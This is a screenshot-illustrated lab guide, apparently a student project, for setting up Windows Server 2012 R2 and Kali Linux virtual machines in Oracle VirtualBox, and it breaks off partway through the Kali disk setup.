Project 1 - Setting up Virtual Machine
1. Windows Server 2012 machine creation :

- Download the Windows Server 2012 R2 ISO image file from microsoft.com/en-us/evalcenter/download-windows-server-2012-r2

- Open oracle virtual box -> click New -> provide name : server 2012, type : Microsoft Windows, version : Windows 7(64-bit)



- Next -> allocate memory size -> select create virtual disk (virtual box disk image )


- Storage -> dynamically allocated , set file size - < 32gb -> create

- Click on server 2012 -> Open settings ->system -> enable EFI, hardware clock and rest leave as default

- Open settings -> storage -> click Empty -> select the downloaded ISO image file -> OK


- Start server 2012 -> Choose the preferred language for the Server -> install now


- Select the Windows Server 2012 R2 Standard Evaluation (GUI) -> checkbox terms and conditions -> choose Custom


- Drive unallocated space -> new -> apply (default) -> partitions are created -> click on primary -> next



- After installation completes -> set admin credentials -> finish


- Login to the server with credentials

- To find local ip address -> open command prompt -> type- ipconfig /all : Local IP - 10.0.2.15
Kali Linux machine creation :

- Download the Kali linux ISO image file from https://www.kali.org/get-kali/#kali-live

- Open oracle virtual box -> click New -> provide name : kali, type : Linux, version : debian(64-bit)



- Next -> allocate memory size -> select create virtual disk (virtual box disk image )


- Storage -> dynamically allocated , set file size 